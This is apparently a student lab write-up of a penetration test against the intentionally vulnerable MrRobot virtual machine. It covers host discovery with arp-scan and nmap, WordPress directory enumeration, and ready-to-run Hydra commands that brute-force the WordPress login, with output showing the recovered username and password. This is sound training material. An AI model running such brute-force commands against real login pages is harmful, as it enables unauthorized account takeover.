

Security Strategies in Server and End Computer Operating System

Network Penetration Test — Target: MrRobot Linux Machine

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Network Penetration Test: Brute-Force Attack against MrRobot Linux Target via Hydra.

Step: 01

Attacker Machine: **Kali Linux**

IP Address: **192.168.0.104**

```
(dolon@NMDolon)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.104 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe79:5d44 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:79:5d:44 txqueuelen 1000 (Ethernet)
    RX packets 22022 bytes 22214054 (21.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16432 bytes 1982689 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2014 bytes 84918 (82.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2014 bytes 84918 (82.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Find the Target Machine by **arp-scan**:

```
(dolon@NMDolon)-[~]
$ sudo arp-scan -l
[sudo] password for dolon:
Interface: eth0, type: EN10MB, MAC: 08:00:27:79:5d:44, IPv4: 192.168.0.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1      98:03:8e:7f:ed:4d      (Unknown)
192.168.0.102   08:00:27:70:7f:89      (Unknown)
192.168.0.106   cc:28:aa:07:53:4f      (Unknown)
192.168.0.101   92:1d:d3:ef:e6:e3      (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.021 seconds (126.67 hosts/sec). 4 responded
```

Run port scan against the target with **nmap**:

```
(dolon@NMDolon)-[~]
$ nmap -sCV 192.168.0.102-102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 23:14 +06
Nmap scan report for 192.168.0.102
Host is up (0.00095s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:70:7F:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.49 seconds
```

Finally detect the target machine IP address is **192.168.0.102**

Check the target reachable: ping **192.168.0.102**

```
(dolon@NMDolon)-[~/PGD]
$ ping 192.168.0.102
PING 192.168.0.102 (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=64 time=1.25 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=64 time=9.28 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=64 time=2.12 ms
^C
— 192.168.0.102 ping statistics —
4 packets transmitted, 3 received, 25% packet loss, time 3014ms
rtt min/avg/max/mdev = 1.252/4.218/9.281/3.597 ms
```

Browser the IP: **http://192.168.0.102**




The screenshot shows a web browser window with the address bar displaying `http://192.168.0.102`. The browser's address bar also shows "Not Secure". The page content is a terminal window with a black background and green text. The terminal shows a message: "23:36 -!- friend_ [friend_@208.185.115.6] has joined #fsociety." followed by a message from "mr. robot": "Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins." Below this, a list of commands is shown: "Commands: prepare fsociety inform question wakeup join". The terminal prompt is "root@fsociety:~#".

Find sub directory by **nmap** from target IP


```
(dolon@NMDolon)-[~]
$ nmap --script http-enum.nse 192.168.0.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-30 23:14 +06
Nmap scan report for 192.168.0.102
Host is up (0.00060s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /wp-login.php: Possible admin folder
| /robots.txt: Robots file
| /feed/: Wordpress version: 4.3.1
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
| /0/: Potentially interesting folder
|_ /image/: Potentially interesting folder
443/tcp   open  https
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /wp-login.php: Possible admin folder
| /robots.txt: Robots file
| /feed/: Wordpress version: 4.3.1
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
| /0/: Potentially interesting folder
|_ /image/: Potentially interesting folder
MAC Address: 08:00:27:70:7F:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 49.60 seconds
```

Downloading the Fsocity.dic wordlist for dictionary attack



The screenshot shows a web browser window with multiple tabs. The active tab is titled "192.168.0.102/fs" and displays the URL "http://192.168.0.102/fsociety.dic". The browser's address bar shows the URL, and the page content displays the wordlist file "fsociety.dic". The browser's status bar at the bottom shows the wordlist file is being downloaded.



or

```
(dolon@NMDolon)-[~]
$ nano fsociety.dic

(dolon@NMDolon)-[~]
$ cat fsociety.dic | wc -l
858160
```

Sort & making uniq file sort.txt

```
(dolon@NMDolon)-[~]
$ nano fsociety.dic


(dolon@NMDolon)-[~]
$ cat fsociety.dic | wc -l
858160

(dolon@NMDolon)-[~]
$ sort fsociety.dic | uniq | wc -l
11451

(dolon@NMDolon)-[~]
$ sort fsociety.dic | uniq > sort.txt

(dolon@NMDolon)-[~]
$ cat sort.txt | wc -l
11451
```

Browsing to login page:



Step 02- Executing brute-force attack using Hydra against the WordPress login endpoint:

Bruteforce by “hydra” in wp login page:

Find the login user name by :


```
(dolon@NMDolon)~[/PGD]
$ hydra -t 64 -L sort.txt -p wedontcare 192.168.0.102 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=log+In:F=Invalid username"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-30 23:45:45
[DATA] max 64 tasks per 1 server, overall 64 tasks, 11452 login tries (l:11452/p:1), ~179 tries per task
[DATA] attacking http-post-form://192.168.0.102:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=log+In:F=Invalid username
[STATUS] 3244.00 tries/min, 3244 tries in 00:01h, 8208 to do in 00:03h, 64 active
[80][http-post-form] host: 192.168.0.102 login: Elliot password: wedontcare
[80][http-post-form] host: 192.168.0.102 login: ELLIOT password: wedontcare
[80][http-post-form] host: 192.168.0.102 login: elliott password: wedontcare

^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Got the User name is **Elliot ; or Elliot ; or ELLIOT**

Find the password:




```
(dolon@NMDolon)~[/PGD]
$ hydra -t 16 -l elliot -P sort.txt 192.168.0.102 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-30 23:55:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.0.102:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=incorrect
[STATUS] 2573.00 tries/min, 2573 tries in 00:01h, 8879 to do in 00:04h, 16 active
[80][http-post-form] host: 192.168.0.102 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-30 23:57:50
```

Got the Password for Elliot is **ER28-0652**

Login the WP website:



Result : Got the correct valid username & correct password, and then login.